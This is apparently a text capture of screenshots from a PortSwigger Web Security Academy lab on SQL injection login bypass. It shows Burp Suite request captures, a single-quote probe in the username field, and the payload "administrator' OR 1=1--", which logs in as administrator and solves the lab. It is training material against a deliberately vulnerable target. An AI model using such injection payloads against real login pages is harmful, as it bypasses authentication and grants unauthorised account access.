

Lab SQL Injection vulnerability allowing login bypass



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

LAB Not solved



[Home](#) | [My account](#)

WE LIKE TO SHOP



Fur Babies
★★★★★ \$30.03

[View details](#)



Weird Crushes Game
★★★★★ \$14.91

[View details](#)



Photobomb Backdrops
★★★★★ \$83.40

[View details](#)



Dancing In The Dark
★★★★★ \$46.77

[View details](#)



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

Login


Invalid username or password.

Username

amy

Password

Log in



Burp Project						View Help	
Dashboard						Settings	
Target							
Proxy							
Intruder							
Repeater							
Collaborator							
Sequencer							
Decoder							
Comparer							
Logger							
Organizer							
Extensions							
Learn							
Intercept							
HTTP history							
WebSockets history							
Match and replace							
Proxy settings							
Intercept on							
Forward							
Drop							
Request to https://0a09005603aba2ae801044ef0056004c.web-security-academy.net:443 [79.125.84.16]							
Open browser							
Time	Type	Direction	Method	URL	Status code	Length	
12:59:42 16 mar...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs			
13:01:08 16 mar...	HTTP	→ Request	POST	https://play.google.com/log/hasfast=true&authuser=0&format=json			
13:01:09 16 mar...	HTTP	→ Request	POST	https://play.google.com/log/hasfast=true&authuser=0&format=json			
13:01:09 16 mar...	HTTP	→ Request	POST	https://play.google.com/log/hasfast=true&authuser=0&format=json			
13:04:45 16 mar...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/files			
13:04:45 16 mar...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs			
13:07:22 16 mar...	HTTP	→ Request	POST	https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login			

Request

Raw

Hex

```
POST /0a09005603aba2ae801044ef0056004c.web-security-academy.net/
Cookie: session=vt3NEM6W63s0PHZ8g2jexcd010c500X3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a09005603aba2ae801044ef0056004c.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: https://0a09005603aba2ae801044ef0056004c.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
csrf=PFRST19JAvLBRWgvNuxL50E00108egg&username=amy%27&password=amy
```

0 highlights

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

3

Request cookies

1

Request headers

20

Event log (73)

All issues

Memory: 163.2MB

Send

Cancel

<

>

Target: https://0a7700b2040a6c27801

Request

RawHex

1 POST /login HTTP/2
2 Host: 0a7700b2040a6c27809244c6008500fa.web-security-academy.net
3 Cookie: session=1MqgHcdetCvanMfhWxZxtVuDvz4M05e
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 63
10 Origin: https://0a7700b2040a6c27809244c6008500fa.web-security-academy.net
11 Referer: https://0a7700b2040a6c27809244c6008500fa.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 csrf=3dnnvIYImzpDc4dUBMFxWGiCB4cjx0dYF&username=amy&password=amy

Response

RawHexRender

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3227
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labs.css rel=stylesheet>
11 <title>
12 SQL injection vulnerability allowing login bypass
13 </title>
14 </head>
15 <body>
16 <script src=/resources/labheader/js/labHeader.js>
17 </script>
18 <div id=academyLabHeader>
19 <section class=academyLabBanner>
20 <div class=container>
21 <div class=logo>
22 </div>
23 <div class=title-container>
24 <h2>
25 SQL injection vulnerability allowing login bypass
26 <a class=link-back href=
27 https://portswigger.net/web-security/sql-injection/lab-login-bypass>
28 Back to lab description
29 <svg version=1.1 id=Layer_1 xmlns=http://www.w3.org/2000/svg
30 xmlns:xlink=http://www.w3.org/1999/xlink x=0px y=0px viewBox=0 0
31 28 30 enable-background=new 0 0 28 30 xml:space=preserve title=
32 back-arrow>
33 <g>
34 <polygon points=1.4,0 0.1,2 12.6,15 0,28.8 1.4,30 15.1,15>
35 </polygon>
36 <polygon points=14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15>
37 </polygon>
38 </g>
39 </svg>
40



SQL injection vulnerability allowing login bypass

LAB

Not solved

[Back to lab description >>](#)[Home](#) | [My account](#)

Login

Username

administrator' OR 1=1--

Password

•••••

Log in



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email